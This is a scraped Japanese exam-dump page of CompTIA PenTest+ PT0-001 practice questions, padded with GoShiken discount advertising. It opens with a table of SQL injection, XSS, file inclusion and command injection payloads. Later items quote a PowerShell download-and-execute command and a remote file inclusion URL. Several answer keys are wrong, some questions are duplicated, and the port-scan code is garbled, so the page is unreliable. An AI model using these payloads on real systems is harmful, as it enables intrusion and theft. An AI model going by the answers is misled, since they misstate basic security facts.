item=widget";waitfor%20delay%20'00:00:20';--	- Command Injection - DOM-based Cross Site Scripting - SQL Injection (Error) - SQL Injection (Stacked) - SQL Injection (Union) - Reflected Cross Site Scripting - Local File Inclusion - Remote File Inclusion - URL Redirect	- Parameterized queries - Preventing external calls - Input Sanitization ... /, sandbox requests - Input Sanitization "... \$, (), () - Input Sanitization "... < > < +
search=Bob"%3e%3cimg%20src%3d%20nneerx%3dalert(1)%3e	- Command Injection - DOM-based Cross Site Scripting - SQL Injection (Error) - SQL Injection (Stacked) - SQL Injection (Union) - Reflected Cross Site Scripting - Local File Inclusion - Remote File Inclusion - URL Redirect	- Parameterized queries - Preventing external calls - Input Sanitization ... /, sandbox requests - Input Sanitization "... \$, (), () - Input Sanitization "... < > < +
logfile=%2fetc%2fpasswd%00	- Command Injection - DOM-based Cross Site Scripting - SQL Injection (Error) - SQL Injection (Stacked) - SQL Injection (Union) - Reflected Cross Site Scripting - Local File Inclusion - Remote File Inclusion - URL Redirect	- Parameterized queries - Preventing external calls - Input Sanitization ... /, sandbox requests - Input Sanitization "... \$, (), () - Input Sanitization "... < > < +
site=www.exe'ping%20-c%2010%20localhost'mple.com	- Command Injection - DOM-based Cross Site Scripting - SQL Injection (Error) - SQL Injection (Stacked) - SQL Injection (Union) - Reflected Cross Site Scripting - Local File Inclusion - Remote File Inclusion - URL Redirect	- Parameterized queries - Preventing external calls - Input Sanitization ... /, sandbox requests - Input Sanitization "... \$, (), () - Input Sanitization "... < > < +
item=widget%20union%20select%20null,null, @@version;--	- Command Injection - DOM-based Cross Site Scripting - SQL Injection (Error) - SQL Injection (Stacked) - SQL Injection (Union) - Reflected Cross Site Scripting - Local File Inclusion - Remote File Inclusion - URL Redirect	- Parameterized queries - Preventing external calls - Input Sanitization ... /, sandbox requests - Input Sanitization "... \$, (), () - Input Sanitization "... < > < +
item=widget'+convert(int,@@version)+1	- Command Injection - DOM-based Cross Site Scripting - SQL Injection (Error) - SQL Injection (Stacked) - SQL Injection (Union) - Reflected Cross Site Scripting - Local File Inclusion - Remote File Inclusion - URL Redirect	- Parameterized queries - Preventing external calls - Input Sanitization ... /, sandbox requests - Input Sanitization "... \$, (), () - Input Sanitization "... < > < +
logFile=http%3a%2f%2fwww.malicious-aite.com%2fahell.txt	- Command Injection - DOM-based Cross Site Scripting - SQL Injection (Error) - SQL Injection (Stacked) - SQL Injection (Union) - Reflected Cross Site Scripting - Local File Inclusion - Remote File Inclusion - URL Redirect	- Parameterized queries - Preventing external calls - Input Sanitization ... /, sandbox requests - Input Sanitization "... \$, (), () - Input Sanitization "... < > < +
lookup=\$(whoami)	- Command Injection - DOM-based Cross Site Scripting - SQL Injection (Error) - SQL Injection (Stacked) - SQL Injection (Union) - Reflected Cross Site Scripting - Local File Inclusion - Remote File Inclusion - URL Redirect	- Parameterized queries - Preventing external calls - Input Sanitization ... /, sandbox requests - Input Sanitization "... \$, (), () - Input Sanitization "... < > < +

CompTIA
Least to most complex

1

2

3

4


zv3rl0ry

Zverlory

Zverl0ry

Zv3r!0ry

Answer:



説明

Zverlory

Zverl0ry

zv3rlory

Zv3r ! 0ry

有効な **PT0-001** 問題集は GoShiken.com が提供された合格しやすい PT0-001 試験問題集！ GoShiken.com が最新の **PT0-001** 試験問題集を提供しています。GoShiken.com PT0-001 試験問題は最新で、解答が正確でございます。最新の GoShiken.com PT0-001 問題集をゲットする人はこちら: <https://www.goshiken.com/CompTIA/PT0-001-mondaishu.html> (**29530%OFF**問題集溶と正解付きで **30%w** 特別割引コード: **Freepdfdumps**)

最新問題: 122

会社のセキュリティ評価を実行した後、クライアントのテスト環境が利用できなかったときにクライアントに請求が行われたことが判明しました。クライアントは不当に請求されたと主張しています。次の文書のうち、そのような状況でガイダンスを提供できる可能性が最も高いのはどれですか？

A. EULA

B. BRA-BPAである必要があります

C. NDA

D. SOW

Answer: ([解答を表示する](#))

最新問題: 123

ペネトレーションテスターは銀行のアプリケーションをテストしており、脆弱性を発見しています。テスターは、データにアクセスできない非特権ユーザーとしてログインしています。Webインターセプトプロキシからの以下のデータを前提としています。

```
Request
POST /Bank/Tax/RTSdocuments/ HTTP 1.1
Host: test.com
Accept: text/html; application/xhtml+xml
Referer: https://www.test.com/Bank/Tax/RTSdocuments/
Cookie: PHPSESSIONID: ;
Content-Type: application/form-data;

Response
403 Forbidden
<tr>
<td>Error:</td></tr>
<tr><td>Insufficient Privileges to view the data.</td></tr>

Displaying 1-10 of 105 records.
```

次のタイプの脆弱性のうち、悪用されているのはどれですか？

- A. 強制ブラウジングの脆弱性
- B. ファイルアップロードの脆弱性
- C. パラメータ汚染の脆弱性
- D. Cookieの列挙

Answer: ([解答を表示する](#))

最新問題: 124

会社のセキュリティ評価を実行した後、クライアントのテスト環境が利用できなかったときにクライアントに請求が行われたことが判明しました。クライアントは不当に請求されたと主張しています。次の文書のうち、そのような状況でガイダンスを提供できる可能性が最も高いのはどれですか？

- A. BRA
- B. NDA
- C. EULA
- D. SOW

Answer: A ([メッセージを残す](#))

最新問題: 125

指示：

コードセグメントを分析して、ポートスキャンスクリプトを完了するために必要なセクションを決定します。

適切な要素を正しい場所にドラッグして、スクリプトを完成させます。

シミュレーションの初期状態に戻したい場合は、いつでも[すべてリセット]ボタンをクリックしてください。

ペネトレーションテストでは、ユーザーインターフェイスが制限されたシステムにアクセスできます。このマシンは、ポートスキャンを希望する隔離されたネットワークにアクセスできるようです。

Drag and Drop Options

```
#!/usr/bin/ruby

for SPORT in $SPORTS:
  try:
    s.connect((ip, port))
    print("%s:%s - OPEN" % (ip, port))

  except socket.timeout:
    print("%s:%s - TIMEOUT" % (ip, port))

  except socket.error as e:
    print("%s:%s - CLOSED" % (ip, port))

  finally:
    s.close()

run_scan(sys.argv[1], ports)

ports = [21, 22]

for port in ports:
  try:
    s.connect((ip, port))
    print("%s:%s - OPEN" % (ip, port))

  except socket.timeout:
    print("%s:%s - TIMEOUT" % (ip, port))
```

Immutables

?

import socket
import sys

?

def port_scan(ip, ports):
 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
 s.settimeout(2.0)

?

if __name__ == '__main__':
 if len(sys.argv) < 2:
 print('Execution requires a target IP address. Exiting...')
 exit(1)
 else:

?

CompTIA.

Answer:

```
Drag and Drop Options

#!/usr/bin/ruby

for SPORT in SPORTS:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally:
        s.close()

run_scan(sys.argv[1], ports)

for port in ports:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))
```

```
Immutables

#!/usr/bin/ruby

import socket
import sys

for port in ports:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))

def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)

    for SPORT in SPORTS:
        try:
            s.connect((ip, port))
            print("%s:%s - OPEN" % (ip, port))

        except socket.timeout:
            print("%s:%s - TIMEOUT" % (ip, port))

        except socket.error as e:
            print("%s:%s - CLOSED" % (ip, port))

    finally:
        s.close()

run_scan(sys.argv[1], ports)
```

最新問題: 126

最近終了した侵入テストにより、レガシーWebアプリケーションが脆弱であることが明らかになりました。SQLインジェクションの調査によると、脆弱性を完全に修正するにはアーキテクチャの変更が必要であり、このような状況では、利害関係者はアプリケーションの可用性を危険にさらすことができません。次のコントロールは、SQLインジェクションのリスクを最小限に抑えるための、労力の少ない短期的なソリューションですか？

2つ選択してください。

- A. SQLステートメントにブラックリストアプローチを使用します。
- B. ストアドプロシージャから動的SQLを特定して排除します。
- C. コードからインラインSQLステートメントを識別して削除します。
- D. SQLステートメントにホワイトリストアプローチを使用します。

E. 悪意のある入力のソースを特定し、IPアドレスをブロックします。

F. すべてのユーザー入力を識別してサニタイズします。

Answer: B,F ([メッセージを残す](#))

最新問題: 127

ペネトレーションテスターは、IT部門のメンバーをフィッシングすることで、最初のVPNユーザードメインの資格情報を取得することができました。その後、侵入テスターはVPNを介してハッシュを取得し、辞書攻撃を使用してそれらを簡単に解読しました。次の修復手順のどれが推奨されるべきですか？ 3つ選択してください。

A. すべての従業員にセキュリティ意識向上トレーニングの受講を義務付けます。

B. リモートアクセスに2要素認証を実装します。

C. 侵入防止システムをインストールします。

D. パスワードの複雑さの要件を増やします。

E. セキュリティ情報イベント監視ソリューションをインストールします。

F. IT部門のメンバーが管理者としてインタラクティブにログインできないようにします。

G. VPNソリューションに使用される暗号スイートをアップグレードします。

Answer: B,C,G ([メッセージを残す](#))

説明/参照：

最新問題: 128

展示ボタンをクリックします。



展示に示されているNikto脆弱性スキャンの出力を考えると、ターゲットシステムを悪用するために使用される可能性のある悪用手法は次のうちどれですか？ 2つ選択)

A. SQLインジェクション

B. クロスサイトリクエストフォージェリ

C. ログインクレデンシャルブルートフォーシング

D. 任意のコードの実行

E. セッションハイジャック

Answer: A,C (メッセージを残す)

最新問題: 129

次のBESTのうち、電気事業施設、天然ガス施設、ダム、原子力施設で使用されているものなど、ICSのセキュリティ上の重大な弱点を説明しているのはどれですか。

- A. 重要なデバイスの交換用機器が不足しています。
- B. ICSベンダーは、適切なセキュリティ管理を実装するのに時間がかかります。
- C. ICSスタッフは、基本的な職務を遂行するための十分な訓練を受けていません。
- D. ICS施設のコンプライアンスが不足しています。

Answer: C (メッセージを残す)

最新問題: 130

ペネトレーションテスターは、スタートアップ企業のセキュリティ評価を実施しました。レポートには合計10個の脆弱性がリストされており、そのうち5個が重大であると特定されています。クライアントには、すべての脆弱性をすぐに修正するためのリソースがありません。そのような状況で、クライアントにとって最良の提案は次のうちどれですか？

- A. 最も迅速に修正できる問題を特定し、最初に対処します。
- B. 他の脆弱性の修正には非常に長い時間がかかる可能性がある場合でも、最も重大な脆弱性を最初に修正します。
- C. 最初に最も影響の少ない重大な脆弱性の修正を実装してから、他の重大な脆弱性に対処します
- D. 重大な脆弱性を簡単に補正する制御を適用してリスクを最小限に抑え、修復の優先順位を付け直します。

Answer: B (メッセージを残す)

最新問題: 131

次のコマンドのどれが、テスターがホスト上の潜在的な引用符で囲まれていないサービスパスを列挙できるようにしますか？

wmic環境getname、variablevalue、username | findstr /i "パス"

A. findstr /i "サービス"

wmic service get / format :hform> c:\temp\services.html

B. wmic startup get caption、location、command | findstr /i "service" | findstr /

C. v /i "%"

wmic service get name、displayname、pathname、startmode | findstr /i "auto" |

D. findstr /i /v "c:\windows\\" | findstr /i /v "" "

Answer: D (メッセージを残す)

説明/参照 <https://medium.com/@SumitVerma101/windows-privilege-escalation-part-1-unquoted-service-path-c7a011a8d8ae>

最新問題: 132

クライアントは、侵入テスターに、現在進行中のテストにアドレスを追加するように依頼します。次のうちどれがターゲットリストを定義しますか？

- A. エンドユーザー使用許諾契約
- B. エンゲージメントのルール
- C. マスターサービス契約

D. 作業明細書

Answer: D ([メッセージを残す](#))

最新問題: 133

ペネトレーションテスターは、スクリプトをチェックして、いくつかの基本的な数学エラーが持続している理由を特定しています。期待される結果は、True」を出力するプログラムでした。

上記のコンソールからの出力を考えると、スクリプトのエラーを修正する方法を説明しているのは次のうちどれですか？ 2つ選択してください。)

- A. fi」を Endli」に変更します。
- B. \$source」と \$dest」を \$ source」と \$ dest」に変更します。
- C. f」を feq」に変更します。
- D. else」を elif」に変更します。
- E. \$dest = 5 +5」の前にある let」を削除します。

Answer: ([解答を表示する](#)**)**

最新問題: 134

次のPowerShellコマンドについて考えてみます。

Powershell.exe IEX (New-Object Net.Webclient).downloadstring (http // site / script.ps1"); Invoke-Cmdletこのコマンドで実行されるアクションを最もよく表しているのは次のうちどれですか？

- A. オブジェクトをインスタンス化します
- B. リモートスクリプトを実行します
- C. 実行ポリシーを設定します
- D. エンコードされたコマンドを実行します

Answer: C ([メッセージを残す](#))

最新問題: 135

クライアントが、コンプライアンスの目的で外部ネットワーク侵入テストを要求しました。クライアントとペネトレーションテスターの間話し合いの中で、クライアントは、テスト期間中、ペネトレーションテスターの送信元IPアドレスをクライアントのIPSホワイトリストに追加することを望まないことを表明します。ペネトレーションテスターの送信元IPアドレスをホワイトリストに登録する必要がある理由についての最良の議論は次のうちどれですか？

- A. ホワイトリストに登録することで、IPSに対する不注意によるDoS攻撃を防ぎ、ログ監視システムをサポートします。
- B. サードパーティのIPSシステムの侵入テストでは、多くの場合、追加のドキュメントと承認が必要です。時間に敏感なテストを遅らせる可能性があります。
- C. IPSホワイトリストルールでは、最新の状態を維持するために頻繁に更新する必要があり、脆弱性と新たに発見された弱点が絶えず発生しています。
- D. テストでは、IPSなどのアクティブディフェンスの相対的な有効性を判断するのではなく、スコープ内のすべてのシステムで発生する可能性のあるセキュリティ問題の発見に焦点を当てる必要があります。

Answer: D ([メッセージを残す](#))

説明/参照：

最新問題: 136

攻撃者はSETを使用して、企業のクラウドでホストされているWebメールポータルのコピーを作成し、最高経営責任者（CEO）がログインしてCEOのログイン資格情報を取得することを期待して電子メールを送信します。

- A. 誘発攻撃
- B. なりすまし攻撃
- C. スピアフィッシング攻撃
- D. ドライブバイダウンロード攻撃

Answer: ([解答を表示する](#))

説明/参照 <https://www.social-engineer.org/framework/influencing-others/elicitation/>

有効な **PT0-001** 問題集は GoShiken.com が提供された合格しやすい PT0-001 試験問題集！ GoShiken.com が最新の **PT0-001** 試験問題集を提供しています。GoShiken.com PT0-001 試験問題は最新で、解答が正確でございます。最新の GoShiken.com PT0-001 問題集をゲットする人はこちら: <https://www.goshiken.com/CompTIA/PT0-001-mondaishu.html> (**29530%OFF**問題集溶と正解付きで **30%w**特別割引コード: **Freepdfdumps**)

最新問題: 137

ペネトレーションテスターは、ソーシャルメディアを利用して、会社の従業員に関する情報を収集しています。テスターは、従業員プロフィールで使用される人気のある単語のリストを作成しました。この情報は、次のどのタイプの攻撃に使用されますか？

- A. セッションハイジャック
- B. チェーンを悪用する
- C. 辞書
- D. カルマ

Answer: ([解答を表示する](#))

最新問題: 138

クライアントは、侵入テスターに新しいWebアプリケーションの可用性を評価するように求めています。テスターは次のどのタイプの攻撃を使用する必要がありますか？

- A. TCPSYNフラッド
- B. SQLインジェクション
- C. XSS
- D. XMASスキャン

Answer: B ([メッセージを残す](#))

説明/参照 <https://www.softwaretestinghelp.com/getting-started-with-web-application-penetration-testing/>

最新問題: 139

ペネトレーションテスターは、別のネットワーク上の新しいLinuxデバイスへのピボットを実行しました。テスターは次のコマンドを書き込みます。

```
for m in {1..254..1}; do ping -c 1 192.168.101. $ m; 終わり
```

このコマンドを実行した結果を最もよく表しているのは次のうちどれですか？

- A. ポートスキャン
- B. サービスの列挙
- C. ライブホストID
- D. サービス拒否

Answer: C ([メッセージを残す](#))

説明/参照 :

Valid PT0-001 Dumps shared by GoShiken.com for Helping Passing PT0-001 Exam! GoShiken.com now offer the **newest PT0-001 exam dumps**, the GoShiken.com PT0-001 exam **questions have been updated** and **answers have been corrected** get the **newest** GoShiken.com PT0-001 dumps with Test Engine here: <https://www.goshiken.com/CompTIA/PT0-001-mondaishu.html> (**295** Q&As Dumps, **30%OFF** Special Discount: **Freepdfdumps**)